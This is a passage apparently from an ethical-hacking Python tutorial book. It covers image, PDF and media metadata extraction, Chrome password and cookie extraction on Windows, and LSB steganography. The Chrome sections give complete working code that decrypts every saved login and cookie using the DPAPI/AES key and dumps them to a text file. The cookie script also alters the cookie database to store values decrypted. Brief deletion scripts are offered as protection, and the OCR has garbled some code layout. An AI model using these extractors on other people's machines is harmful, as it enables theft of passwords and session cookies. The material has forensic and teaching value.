```

Open up a new Python file and follow along:

```
from PIL import Image
from PIL . ExifTags import TAGS
```

Now this will only work on JPEG image files, take any image you took and test it for this code (if you want to try on my image, you'll find it in this link):

Let’s make the entire function responsible for extracting image metadata:

```
def get_image_metadata ( image_file ):
```

```
# read the image data using PIL
image = Image . open ( image_file )
# extract other basic metadata
info_dict = {
"Filename" : image .filename,
"Image Size" : image . size ,

"Image Height" : image . height ,
"Image Width" : image . width ,
"Image Format" : image . format ,
"Image Mode" : image . mode ,
"Image is Animated" : getattr ( image , "is_animated" , False ),
```

```
"Frames in Image" : getattr ( image , "n_frames" , 1 )
    }

# extract EXIF data

exifdata  = image . getexif ()

# iterating over all EXIF data fields

for   tag_id   in   exifdata :

# get the tag name, instead of human unreadable tag id

tag  = TAGS . get ( tag_id , tag_id )

data  = exifdata . get ( tag_id )

# decode bytes

if   isinstance ( data , bytes ):

data  = data . decode ()

# print(f"{tag:25}: {data}")
```

```
info_dict [ tag ] = data

return info_dict
```

We loaded the image using the Image.open() method. Before calling the getexif() function, the Pillow library has attributes on the image object, such as size, width, and height.

The problem with the exifdata variable is that the field names are just IDs, not human-readable field names; that's why we need the TAGS dictionary from PIL.ExifTags module, which maps each tag ID into a human-readable text. That's what we're doing in the for loop.

Extracting Video Metadata

There are many reasons why you want to include the metadata of a video or any media file in your Python application. Video metadata is all available information about a video file, such as the album, track, title, and composer, or technical metadata, such as width, height, codec type, fps, duration, and many more.

In this section, we will make another function to extract metadata from video and audio files using the FFmpeg and tinytag libraries. Let's install them:

```
$ pip install ffmpeg-python tinytag
```

There are a lot of Python wrappers of FFmpeg. However, [ffmpeg-python]() works well for both simple and complex usage. Below is the function responsible for extracting the metadata:

```
def get_media_metadata ( media_file ):

# uses ffprobe command to extract all possible metadata from media file

ffmpeg_data = ffmpeg . probe ( media_file )[ "streams" ]

tt_data = TinyTag . get ( media_file ).as_dict()
```

add both data to a single dict

return {** tt_data , ** ffmpeg_data }

The ffmpeg.probe() method uses the ffprobe command under the hood that extracts technical metadata such as the duration, width, channels, and many more.

The TinyTag.get() returns an object containing music/video metadata about albums, tracks, composers, etc.

Now, we have three functions for PDF documents, images, and video/audio. Let's make the code that handles which function to be called based on the passed file's extension:

```
if __name__ == "__main__" :

file = sys . argv [ 1 ]

if file . endswith ( ".pdf" ):

pprint ( get_pdf_metadata ( file ))

elif file . endswith ( ".jpg" ):

pprint ( get_image_metadata ( file ))
```

```
else :

pprint ( get_media_metadata ( file ))
```

If the file extension passed via the command-line arguments ends with a .pdf , it's definitely a PDF document. The same is true for the JPEG file.

In the else statement, we call the get_media_metadata() function, as it supports several extensions such as MP3, MP4, and many other media extensions.

Running the Code

First, let's try it with a PDF document:

```
$ python metadata.py bert-paper.pdf
```

{'/Title': pikepdf.String(""), '/ModDate': pikepdf.String("D:20190528000751Z"), '/Keywords': pikepdf.String(""), '/PTEX.Fullbanner': pikepdf.String("This is pdfTeX, Version 3.14159265-2.6-1.40.17 (TeX Live 2016) kpathsea version 6.2.2"), '/Producer': pikepdf.String("pdfTeX-1.40.17"), '/CreationDate': pikepdf.String("D:20190528000751Z"), '/Creator': pikepdf.String("LaTeX with hyperref package"), '/Trapped': pikepdf.Name("/False"), '/Author': pikepdf.String(""), '/Subject': pikepdf.String("")}

Each document has its metadata, and some contain more than others.

Let's now try it with an audio file:

```
$ python metadata.py Eurielle_Carry_Me.mp3
```

{ 'album' : 'Carry Me' ,

'albumartist' : 'Eurielle' ,

'artist' : 'Eurielle' ,

'audio_offset' : 4267 ,

'avg_frame_rate' : '0/0' ,

'bit_rate' : '128000' ,

'bitrate' : 128.0 ,

'bits_per_sample' : 0 ,

'channel_layout' : 'stereo' ,

'channels' : 2 ,

'codec_long_name' : 'MP3 (MPEG audio layer 3)' ,

'codec_name' : 'mp3' ,

'codec_tag' : '0x0000' ,

'codec_tag_string' : '[0][0][0][0]' ,

'codec_time_base' : '1/44100' ,

'codec_type' : 'audio' ,

'comment' : None ,

'composer' : None ,

'disc' : '1' ,

'disc_total' : None ,

'disposition' : { 'attached_pic' : 0 ,

'clean_effects' : 0 ,

'comment' : 0 ,

'default' : 0 ,

'dub' : 0 ,

'forced' : 0 ,

'hearing_impaired' : 0 ,

'karaoke' : 0 ,

'lyrics' : 0 ,

'original' : 0 ,

'timed_thumbnails' : 0 ,

'visual_impaired' : 0 },

'duration' : '277.838367' ,

'duration_ts' : 3920855040 ,

'extra' : {},

'filesize' : 4445830 ,

'genre' : None ,

'index' : 0 ,

'r_frame_rate' : '0/0' ,

'sample_fmt' : 'fltp' ,

'sample_rate' : '44100' ,

'samplerate' : 44100 ,

'side_data_list' : [{ 'side_data_type' : 'Replay Gain' }],

'start_pts' : 353600 ,

'start_time' : '0.025057' ,

'tags' : { 'encoder' : 'LAME3.99r' },

'time_base' : '1/14112000' ,

'title' : 'Carry Me' ,

'track' : '1' ,

'track_total' : None ,

'year' : '2014' }

Awesome! The following is an execution of one of the images taken by my phone:

```
$ python metadata.py image.jpg
{'DateTime': '2016:11:10 19:33:22',
 'ExifOffset': 226,
 'Filename': 'image.jpg',
 'Frames in Image': 1,
 'Image Format': 'JPEG',
 'Image Height': 2988,
 'Image Mode': 'RGB',
 'Image Size': (5312, 2988),
 'Image Width': 5312,
 'Image is Animated': False,
 'ImageLength': 2988,
 'ImageWidth': 5312,
 'Make': 'samsung',
 'Model': 'SM-G920F',
 'Orientation': 1,
 'ResolutionUnit': 2,
 'Software': 'G920FXXS4DPI4',


 'XResolution': 72.0,
 'YCbCrPositioning': 1,
 'YResolution': 72.0}
```

A bunch of useful stuff. By quickly googling the Model , I concluded that a Samsung Galaxy S6 took this image, run this on images captured by other devices, and you'll see different (and maybe more) fields.

You can always access the files of the entire book at this link or this GitHub repository .

Extracting Passwords from Chrome

Extracting saved passwords in the most popular browser is a handy task in forensics, as Chrome saves passwords locally in an SQLite database. However, this can be time-consuming when doing it manually.

Since Chrome saves a lot of your browsing data locally on your disk, in this section of the book, we will write Python code to extract saved passwords in Chrome on your Windows machine; we will also make a quick script to protect ourselves from such attacks.

To get started, let's install the required libraries:

```
$ pip install pycryptodome pypiwin32
```

Open up a new Python file named chromepass.py , and import the necessary modules:

```
import os
import json, base64, sqlite3, win32crypt, shutil, sys
from Crypto . Cipher import AES
from datetime import datetime , timedelta
```

Before going straight into extracting chrome passwords, we need to define some useful functions that will help us in the primary function:

```
def get_chrome_datetime ( chromedate ):
```

```
"""Return a `datetime.datetime` object from a chrome format
datetime
    Since `chromedate` is formatted as the number of
microseconds since January, 1601"""

return  datetime ( 1601 , 1 , 1 ) + timedelta ( microseconds =
chromedate )
def  get_encryption_key ():



local_state_path  = os . path . join ( os . environ [
"USERPROFILE" ],

"AppData" , "Local" , "Google" , "Chrome" ,

"User Data" , "Local State" )

with  open ( local_state_path , "r" , encoding = "utf-8" ) as
f :

local_state  = f . read ()

local_state  = json . loads ( local_state )

# decode the encryption key from Base64
```

```
key = base64 . b64decode ( local_state [ "os_crypt" ][
"encrypted_key" ])

# remove DPAPI str

key = key [ 5 :]

# return decrypted key that was originally encrypted

# using a session key derived from current user's logon
credentials

# doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html

return win32crypt . CryptUnprotectData ( key , None , None ,
None , 0 )[ 1 ]
def decrypt_password ( password , key ):

try :

# get the initialization vector

iv = password [ 3 : 15 ]
```

```
password = password [ 15 :]

# generate cipher

cipher = AES . new ( key , AES . MODE_GCM , iv )

# decrypt password

return cipher . decrypt ( password )[:- 16 ]. decode ()

except :

try :


return str ( win32crypt . CryptUnprotectData ( password ,
None , None , None , 0 )[ 1 ])

except :

# not supported

return ""
```
get_chrome_datetime() function is responsible for converting the chrome date format into a human-readable date-time format.

get_encryption_key() function extracts and decodes the AES key used to encrypt the passwords. It is stored as a JSON file in the %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State path.

decrypt_password() takes the encrypted password and the AES key as arguments and returns a decrypted version of the password.

Below is the main function:

```
def main ( output_file ):

# get the AES key

key = get_encryption_key ()

# local sqlite Chrome database path

db_path = os . path . join ( os . environ [ "USERPROFILE" ],
"AppData" , "Local" ,

"Google" , "Chrome" , "User Data" , "default" , "Login Data" )

# copy the file to another location

# as the database will be locked if chrome is currently running

filename = "ChromeData.db"
```

```
shutil . copyfile ( db_path , filename )

# connect to the database

db  = sqlite3 . connect ( filename )

cursor  = db . cursor ()


# `logins` table has the data we need

cursor . execute ( "select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order
by date_created" )

# iterate over all rows

for  row  in  cursor . fetchall ():

origin_url  = row [ 0 ]

action_url  = row [ 1 ]
```

```
username = row [ 2 ]

password = decrypt_password ( row [ 3 ], key )

date_created = row [ 4 ]

date_last_used = row [ 5 ]

if username or password :

with open ( output_file ) as f :

print ( f "Origin URL: { origin_url } " , file = f )

print ( f "Action URL: { action_url } " , file = f )

print ( f "Username: { username } " , file = f )

print ( f "Password: { password } " , file = f )

else :

continue
```

```
if date_created != 86400000000 and date_created :

print ( f "Creation date: { str ( get_chrome_datetime (
date_created )) } " , file = f )

if date_last_used != 86400000000 and date_last_used :

print ( f "Last Used: { str ( get_chrome_datetime (
date_last_used )) } " , file = f )

print ( "=" * 50 , file = f )

cursor . close ()

db . close ()



try :

# try to remove the copied db file

os . remove ( filename )

except :
```

pass

First, we get the encryption key using the previously defined get_encryption_key() function. After that, we copy the SQLite database (located at %USERPROFILE%\AppData\Local\Google\Chrome\User Data\default\Login Data) that has the saved passwords to the current directory and connects to it; this is because the original database file will be locked when Chrome is currently running. After that, we make a select query to the logins table and iterate over all login rows; we also decrypt each password and reformat the date_created and date_last_used date times to a more human-readable format.

Finally, we write the credentials to a file and remove the database copy from the current directory.

Let's call the main function and pass the output file:

```
if __name__ == "__main__" :

output_file = sys . argv [ 1 ]

main ( output_file )
```

Excellent, we're done. Let's run it:

```
$ python chromepass.py credentials.txt
```

The output file should contain something like this text (obviously, I'm sharing fake credentials):

Origin URL: https://accounts.google.com/SignUp

Action URL: ttps://accounts.google.com/SignUp

Username: email@gmail.com

Password: rU91aQktOuqVzeq
Creation date: 2022-05-25 07:50:41.416711
Last Used: 2022-05-25 07:50:41.416711
==
Origin URL: https://cutt.ly/register
Action URL: https://cutt.ly/register
Username: email@example.com
Password: AfE9P205f5U
Creation date: 2022-07-13 08:31:25.142499
Last Used: 2022-07-13 09:46:24.375584
==
These are the saved passwords on our Chrome browser! Now you're aware that many sensitive information is in your machine and is easily readable using scripts like this one.

Protecting Ourselves

As you saw, saved passwords on Chrome are quite dangerous to leave them on your computer. Anyone can extract all your saved passwords on Chrome. How can we protect ourselves from such malicious scripts? One of the easiest ways is to write a script to access that database and delete all rows from the logins table:

```
import sqlite3, os
db_path = os . path . join ( os . environ [ "USERPROFILE" ],
"AppData" , "Local" ,

"Google" , "Chrome" , "User Data" , "default" , "Login Data" )
db = sqlite3 . connect ( db_path )
cursor = db . cursor ()
# `logins` table has the data we need
cursor . execute ( "select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order
by date_created" )
n_logins = len ( cursor . fetchall ())
print ( f "Deleting a total of { n_logins } logins..." )
cursor . execute ( "delete from logins" )
cursor . connection . commit ()
```

You're required to close the Chrome browser and then run the script. Here is my output:

Deleting a total of 204 logins...
Once you open Chrome this time, you'll notice that auto-complete on login forms is not there anymore. Run the first script, and you'll see it outputs nothing, so we have successfully protected ourselves from this!

So as a suggestion, you first run the password extractor to see the passwords saved on your machine, and then to protect yourself from this, you run the above code to delete them.
Note that this section only talked about the Login Data file, which contains the login credentials. I invite you to explore that same directory furthermore. For example, there is the History file with all the visited URLs and keyword searches with a bunch of other metadata. There are also Cookies , Media History , Preferences , QuotaManager , Reporting and NEL , Shortcuts , Top Sites , and Web Data .
These are all SQLite databases that you can access. Make sure you make a copy of the database and then open it, so you won't close Chrome whenever you want to access it.
In the next section, we will use the Cookies file to extract all the available cookies in your Chrome browser.

Extracting Cookies from Chrome

This section will teach you to extract Chrome cookies and decrypt them on your Windows machine with Python.

To get started, the required libraries are the same as the Chrome password extractor. Install them if you haven't already:

```
$ pip install pycryptodome pypiwin32
```

Open up a new Python file called chrome_cookie.py and import the necessary modules:

```
import os, json, base64, sqlite3, shutil, win32crypt, sys
from datetime import datetime , timedelta
import win32crypt # pip install pypiwin32
from Crypto . Cipher import AES # pip install
pycryptodome
```

Below are two handy functions that we saw earlier in the password extractor section; they help us later in extracting cookies:

```
def get_chrome_datetime ( chromedate ):

"""Return a `datetime.datetime` object from a chrome format
datetime
    Since `chromedate` is formatted as the number of
microseconds since January, 1601"""
```

```
if chromedate != 86400000000 and chromedate :

try :

return datetime ( 1601 , 1 , 1 ) + timedelta ( microseconds =
chromedate )

except Exception as e :

print ( f "Error: { e } , chromedate: { chromedate } " )

return chromedate

else :

return ""

def get_encryption_key ():

local_state_path = os . path . join ( os . environ [
"USERPROFILE" ],

"AppData" , "Local" , "Google" , "Chrome" ,

"User Data" , "Local State" )
```

```
with    open ( local_state_path , "r" , encoding = "utf-8" ) as
f :

local_state  = f . read ()

local_state  = json . loads ( local_state )

# decode the encryption key from Base64

key  = base64 . b64decode ( local_state [ "os_crypt" ][
"encrypted_key" ])

# remove 'DPAPI' str

key  = key [ 5 :]

# return decrypted key that was originally encrypted

# using a session key derived from current user's logon
credentials

# doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html

return    win32crypt . CryptUnprotectData ( key , None , None ,
```

None , 0)[1]

Same as the decrypt_password() we saw earlier, the below function is a clone:

```
def decrypt_data ( data , key ):

try :

# get the initialization vector

iv = data [ 3 : 15 ]

data = data [ 15 :]

# generate cipher

cipher = AES . new ( key , AES . MODE_GCM , iv )

# decrypt password



return cipher . decrypt ( data )[:- 16 ]. decode ()

except :

try :
```

```
return    str ( win32crypt . CryptUnprotectData ( data , None ,
None , None , 0 )[ 1 ])

except :

# not supported

return    ""
```

The above function accepts the data and the AES key as parameters and uses the key to decrypt the data to return it. Now that we have everything we need, let's dive into the main function:

```
def    main ( output_file ):

# local sqlite Chrome cookie database path

db_path   = os . path . join ( os . environ [ "USERPROFILE" ],
"AppData" , "Local" ,

"Google" , "Chrome" , "User Data" , "Default" , "Network" ,
"Cookies" )

# copy the file to current directory
```

```
# as the database will be locked if chrome is currently open

filename = "Cookies.db"

if not os . path . isfile ( filename ):

# copy file when does not exist in the current directory

shutil . copyfile ( db_path , filename )
```

The file containing the cookies data is located as defined in the db_path variable. We need to copy it to the current directory, as the database will be locked when the Chrome browser is open.

Connecting to the SQLite database:

```
# connect to the database



db = sqlite3 . connect ( filename )

# ignore decoding errors

db . text_factory = lambda b : b .decode( errors = "ignore" )

cursor = db . cursor ()
```

```
# get the cookies from `cookies` table

cursor . execute ( """
    SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
    FROM cookies""" )

# you can also search by domain, e.g thepythoncode.com

# cursor.execute("""

# SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value

# FROM cookies

# WHERE host_key like '%thepythoncode.com%'""")
```

After we connect to the database, we ignore decoding errors in case there are any; we then query the cookies table with the cursor.execute() function to get all cookies stored in this file. You can filter cookies by a domain name, as shown in the commented code.

Now let's get the AES key and iterate over the rows of cookies table and decrypt all encrypted data:

```
# get the AES key

key = get_encryption_key ()

for host_key , name , value , creation_utc , last_access_utc ,
expires_utc , encrypted_value in cursor . fetchall ():

if not value :

decrypted_value = decrypt_data ( encrypted_value , key )

else :



# already decrypted

decrypted_value = value

with open ( output_file ) as f :

print ( f """
          Host: { host_key }
          Cookie name: { name }
          Cookie value (decrypted): { decrypted_value }
          Creation datetime (UTC): { get_chrome_datetime (
```

```
creation_utc ) }
               Last access datetime (UTC): { get_chrome_datetime
( last_access_utc ) }
               Expires datetime (UTC): { get_chrome_datetime (
expires_utc ) }

============================================================
, file = f )

# update the cookies table with the decrypted value

# and make session cookie persistent

cursor . execute ( """
          UPDATE cookies SET value = ?, has_expires = 1,
expires_utc = 99999999999999999, is_persistent = 1, is_secure
= 0
          WHERE host_key = ?
          AND name = ?""" , ( decrypted_value , host_key ,
name ))

# commit changes

db . commit ()

# close connection
```

```
db . close ()

try :

# try to remove the copied db file

os . remove ( filename )

except :

pass
```

We use our previously defined decrypt_data() function to decrypt the encrypted_value column; we print the results and set the value column to the decrypted data. We also make the cookie persistent by setting is_persistent to 1 and is_secure to 0 to indicate that it is no longer encrypted.

Finally, let's call the main function:

```
if __name__ == "__main__" :

output_file = sys . argv [ 1 ]

main ( output_file )
```

Let’s execute the script:

```
$ python chrome_cookie.py cookies.txt
```

It will print all the cookies stored in your Chrome browser, including the encrypted ones. Here is a sample of the results written to the cookies.txt file:

```
===============================================================
        Host: www.example.com
        Cookie name: _fakecookiename
        Cookie value (decrypted):
jLzIxkuEGJbygTHWAsNQRXUaieDFplZP
        Creation datetime (UTC): 2021-01-16 04:52:35.794367
        Last access datetime (UTC): 2021-03-21 10:05:41.312598
        Expires datetime (UTC): 2022-03-21 09:55:48.758558


===============================================================
...
```

Excellent, now you know how to extract your Chrome cookies and use them in Python.

To protect ourselves from this, we can clear all cookies in the Chrome browser or use the DELETE command in SQL in the original Cookies file to delete cookies, as we did in the password extractor code.

Another alternative solution is to use Incognito mode. In that case, the Chrome browser does not save browsing history, cookies, site data, or any other user information.

It is worth noting that if you want to use your cookies in Python directly without extracting them as we did here, there is an incredible library that helps you do that. Check it here .

Hiding Data in Images

In this part of the book, you will learn how you can hide data into images with Python using OpenCV and NumPy libraries. It is known as Steganography.

What is Steganography?

Steganography is the practice of hiding a file, message, image, or video within another file, message, image, or video. The word Steganography is derived from the Greek words "steganos" (meaning hidden or covered) and "graphe" (meaning writing). Hackers often use it to hide secret messages or data within media files such as images, videos, or audio files. Even though there are many legitimate uses for Steganography, such as watermarking, malware programmers have also been found to use it to obscure the transmission of malicious code.
We will write Python code to hide data using Least Significant bits.

What is the Least Significant Bit?

Least Significant Bit (LSB) is a technique in which the last bit of each pixel is modified and replaced with the data bit. It only works on Lossless-compression images, meaning the files are stored in a compressed format. However, this compression does not result in the data being lost or modified. PNG, TIFF, and BMP are examples of lossless-compression image file formats.
As you may already know, an image consists of several pixels, each containing three values (Red, Green, and Blue) ranging from 0 to 255. In other words, they are 8-bit values. For example, a value of 225 is 11100001 in binary, and so on.
To simplify the process, let's take an example of how this technique works; say I want to hide the message "hi" in a 4x3 image. Here are the example image pixel values:
[[(225 , 12 , 99), (155 , 2 , 50), (99 , 51 , 15), (15 , 55 , 22)],
[(155 , 61 , 87), (63 , 30 , 17), (1 , 55 , 19), (99 , 81 , 66)],
[(219 , 77 , 91), (69 , 39 , 50), (18 , 200 , 33), (25 , 54 , 190)]]
By looking at the ASCII Table , we can convert the "hi" message into decimal values and then into binary:
0110100 0110101
Now, we iterate over the pixel values one by one; after

converting them to binary, we replace each least significant bit with that message bit sequentially. 225 is 1110000 1 ; we replace the last bit (highlighted), the bit in the right (1), with the first data bit (0), which results in 1110000 0 , meaning it's 224 now. After that, we go to the next value, which is 12, 00001100 in binary, and replace the last bit with the following data bit (1), and so on until the data is completely encoded.

This will only modify the pixel values by +1 or -1, which is not visually noticeable. We can also use 2-Least Significant Bits, which will change the pixel values by a range of -3 to +3, or 3 bits which change by -7 to +7, etc.

Here are the resulting pixel values (you can check them on your own):

[[(224 , 13 , 99), (154 , 3 , 50), (98 , 50 , 15), (15 , 54 , 23)],

[(154 , 61 , 87), (63 , 30 , 17), (1 , 55 , 19), (99 , 81 , 66)],

[(219 , 77 , 91), (69 , 39 , 50), (18 , 200 , 33), (25 , 54 , 190)]]

You can also use the three or four least significant bits when the data you want to hide is a little bigger and won't fit your image if you use only the least significant bit. In the code we create, we will add an option to use any number of bits we want.

Getting Started

Now that we understand the technique we will use, let's dive into the Python implementation. We will use OpenCV to manipulate the image; you can use any imaging library you want (such as PIL). Let's install it along with NumPy:

```
$ pip install opencv-python numpy
```

Open up a new Python file named steganography.py and follow along:

```
import cv2, os
import numpy as np
```

Let's start by implementing a function to convert any type of data into binary, and we will use this to convert the secret data and pixel values to binary in the encoding and decoding phases:

```
def to_bin ( data ):

"""Convert `data` to binary format as string"""

if isinstance ( data , str ):

return '' . join ([ format ( ord ( i ), "08b" ) for i in
data ])
```

```
elif isinstance ( data , bytes ):

return '' . join ([ format ( i , "08b" ) for i in data ])

elif isinstance ( data , np . ndarray ):

return [ format ( i , "08b" ) for i in data ]

elif isinstance ( data , int ) or isinstance ( data , np . uint8
):

return format ( data , "08b" )

else :

raise TypeError ( "Type not supported." )
```

Encoding the Data into the Image

The below function will be responsible for hiding text data inside images:

```
def    encode ( image_name , secret_data , n_bits = 2 ):

# read the image

image   = cv2 . imread ( image_name )

# maximum bytes to encode

n_bytes   = image . shape [ 0 ] * image . shape [ 1 ] * 3   *
n_bits   // 8

print ( "[*] Maximum bytes to encode:" , n_bytes )

print ( "[*] Data size:" , len ( secret_data ))

if    len ( secret_data ) > n_bytes :

raise    ValueError ( f "[!] Insufficient bytes ( { len ( secret_data
```

```
) } ), need bigger image or less data." )

print ( "[*] Encoding data..." )

# add stopping criteria

if   isinstance ( secret_data , str ):

secret_data   += "====="

elif   isinstance ( secret_data , bytes ):

secret_data   += b "====="

data_index   = 0

# convert data to binary

binary_secret_data   = to_bin ( secret_data )

# size of data to hide

data_len   = len ( binary_secret_data )
```

```
for bit in range ( 1 , n_bits + 1 ):

for row in image :

for pixel in row :

# convert RGB values to binary format



r , g , b = to_bin ( pixel )

# modify the least significant bit only if there is still data to
store

if data_index < data_len :

if bit == 1 :

# least significant red pixel bit

pixel [ 0 ] = int ( r [:- bit ] + binary_secret_data [ data_index ],
2 )

elif bit > 1 :
```

```
# replace the `bit` least significant bit of the red pixel with the data bit

pixel [ 0 ] = int ( r [:- bit ] + binary_secret_data [ data_index ] + r [- bit + 1 :], 2 )

data_index  += 1

if  data_index  < data_len :

if  bit  == 1 :

# least significant green pixel bit

pixel [ 1 ] = int ( g [:- bit ] + binary_secret_data [ data_index ], 2 )

elif  bit  > 1 :

# replace the `bit` least significant bit of the green pixel with the data bit

pixel [ 1 ] = int ( g [:- bit ] + binary_secret_data [ data_index ] + g [- bit + 1 :], 2 )
```

```
data_index += 1

if data_index < data_len :

if bit == 1 :

# least significant blue pixel bit

pixel [ 2 ] = int ( b [:- bit ] + binary_secret_data [ data_index ], 2 )

elif bit > 1 :

# replace the `bit` least significant bit of the blue pixel with the data bit

pixel [ 2 ] = int ( b [:- bit ] + binary_secret_data [ data_index ] + b [- bit + 1 :], 2 )

data_index += 1

# if data is encoded, just break out of the loop
```

```
if    data_index   >= data_len :

break


return    image
```

Here is what the encode() function does:

Reads the image using

Counts the maximum bytes available to encode the data.

Checks whether we can encode all the data into the image.

Adds stopping criteria, which will be an indicator for the decoder to stop decoding whenever it sees this (feel free to implement a better and more efficient one).

Finally, it modifies the significant bits of each pixel and replaces them with the data bit.

The secret_data can be an str (hiding text) or bytes (hiding any binary data, such as files).

We're wrapping the encoding with another for loop iterating n_bits times. The default n_bits parameter is set to 2, meaning we encode the data in the two least significant bits of each pixel, and we will pass command-line arguments to this parameter. It can be as low as 1 (it won't encode much data) to as high as 6, but the resulting image will look noisy and different.

Decoding the Data from the Image

Now here's the decoder function:

```
def   decode ( image_name , n_bits = 1 , in_bytes = False ):

print ( "[+] Decoding..." )

# read the image

image  = cv2 . imread ( image_name )

binary_data  = ""

for   bit   in   range ( 1 , n_bits + 1 ):

for   row   in   image :

for   pixel   in   row :

r , g , b  = to_bin ( pixel )

binary_data  += r [- bit ]
```

```
binary_data += g [- bit ]

binary_data += b [- bit ]

# split by 8-bits

all_bytes = [ binary_data [ i : i + 8 ] for i in range ( 0
, len ( binary_data ), 8 ) ]

# convert from bits to characters

if in_bytes :

# if the data we'll decode is binary data,

# we initialize bytearray instead of string

decoded_data = bytearray ()

for byte in all_bytes :

# append the data after converting from binary
```

```
decoded_data . append ( int ( byte , 2 ))

if    decoded_data [- 5 :] == b "=====" :

# exit out of the loop if we find the stopping criteria

break

else :



decoded_data   = ""

for    byte    in    all_bytes :

decoded_data   += chr ( int ( byte , 2 ))

if    decoded_data [- 5 :] == "=====" :

break

return    decoded_data [:- 5 ]
```

We read the image and then read the least n_bits significant bits on each image pixel. After that, we keep decoding until we see the stopping criteria we used during encoding.

We add the in_bytes boolean parameter to indicate whether it's binary data. If so, we use bytearray() instead of a regular string to construct our decoded data.

Next, we use the argparse module to parse command-line arguments to pass to the encode() and decode() functions:

```
if __name__ == "__main__" :

import argparse

parser = argparse . ArgumentParser ( description = "Steganography encoder/decoder, this Python scripts encode data within images." )

parser . add_argument ( "-t" , "--text" , help = "The text data to encode into the image, this only should be specified for encoding" )

parser . add_argument ( "-f" , "--file" , help = "The file to hide into the image, this only should be specified while encoding" )

parser . add_argument ( "-e" , "--encode" , help = "Encode the following image" )

parser . add_argument ( "-d" , "--decode" , help = "Decode the following image" )
```

```
parser . add_argument ( "-b" , "--n-bits" , help = "The number of least significant bits of the image to encode" , type = int , default = 2 )

args  = parser . parse_args ()

if   args .encode:

# if the encode argument is specified

if   args .text:

secret_data  = args .text

elif   args .file:

with   open ( args .file, "rb" ) as   f :

secret_data  = f . read ()

input_image  = args .encode

# split the absolute path and the file
```

```
path , file  = os . path . split ( input_image )

# split the filename and the image extension

filename , ext  = file .split( "." )

output_image  = os . path . join ( path , f " { filename }
_encoded. { ext } " )

# encode the data into the image

encoded_image  = encode ( image_name = input_image ,
secret_data = secret_data , n_bits = args .n_bits)

# save the output image (encoded image)

cv2 . imwrite ( output_image , encoded_image )

print ( "[+] Saved encoded image." )

if   args .decode:

input_image  = args .decode

if   args .file:
```

```
# decode the secret data from the image and write it to file

decoded_data  = decode ( input_image , n_bits = args .n_bits,
in_bytes = True )


with   open ( args .file, "wb" ) as   f :

f . write ( decoded_data )

print ( f "[+] File decoded, { args .file }  is saved successfully."
)

else :

# decode the secret data from the image and print it in the
console

decoded_data  = decode ( input_image , n_bits = args .n_bits)

print ( "[+] Decoded data:" , decoded_data )
```

Here we added five arguments to pass:
If we want to encode text into an image, then this is the parameter we pass to do so.

If we want to encode files instead of text, we pass this argument along with the file path.

The image we want to hide our data into.

The image we want to extract data from.

The number of least significant bits to use. If you have larger data, then make sure to increase this parameter. I do not suggest being higher than 4, as the image will look scandalous and too apparent that something is going wrong with the image.

Running the Code

Let's run our code. Now I have this image (you can get it [here](#)):

Let's try to hide [the data.csv](#) file into it:

$ python steganography.py -e image.PNG -f data.csv -b 1

We pass the image using the -e parameter and the file we want to hide using the -f parameter. I also specified the number of least significant bits to be one. Unfortunately, see the output:

[*] Maximum bytes to encode: 125028

[*] Data size: 370758

Traceback (most recent call last):

```
  File "E:\repos\pythoncode-tutorials\ethical-
hacking\steganography\steganography.py", line 135, in < module >

    encoded_image = encode(image_name=input_image,
secret_data=secret_data, n_bits=args.n_bits)
  File "E:\repos\pythoncode-tutorials\ethical-
hacking\steganography\steganography.py", line 27, in encode


    raise ValueError(f"[ ! ] Insufficient bytes ({len(secret_data)}),
need bigger image or less data.")
ValueError: [ ! ] Insufficient bytes (370758), need bigger image or
less data.
```

This error is expected since using only one bit on each pixel value won't be sufficient to hide the entire 363KB file. Therefore, let's increase the number of bits (-b parameter):

```
$ python steganography -e image.PNG -f data.csv -b 2
[*] Maximum bytes to encode: 250057
[*] Data size: 370758
Traceback (most recent call last):
  File "E: \repos\pythoncode -tutorials \ethical -hacking
\steganography\steganograph .py", line 135 , in
    encoded_image = encode(image_name=input_image,
secret_data=secret_data, n_bits=args.n_bits)
  File "E: \repos\pythoncode -tutorials \ethical -hacking
\steganography\steganography .py", line 27 , in encode
    raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}),
need bigger image or less data.")
```

ValueError: [!] Insufficient bytes (370758), need bigger image or less data.

Two bits is still not enough. The maximum bytes to encode is 250KB, and we need around 370KB. Increasing to 3 now:

$ python steganography.py -e image.PNG -f data.csv -b 3


[*] Maximum bytes to encode: 375086

[*] Data size: 370758

[*] Encoding data...

[+] Saved encoded image.

You'll see now the data.csv is successfully encoded into a new image_encoded.PNG , and it appears in the current directory:



Name	Date modified	Type	Size
data	6/21/2022 11:02 AM	CSV File	363 KB
foo	9/10/2021 4:34 PM	Adobe Acrobat Docu...	83 KB
image	9/10/2021 4:34 PM	PNG File	813 KB
image_encoded	6/28/2022 12:42 PM	PNG File	644 KB
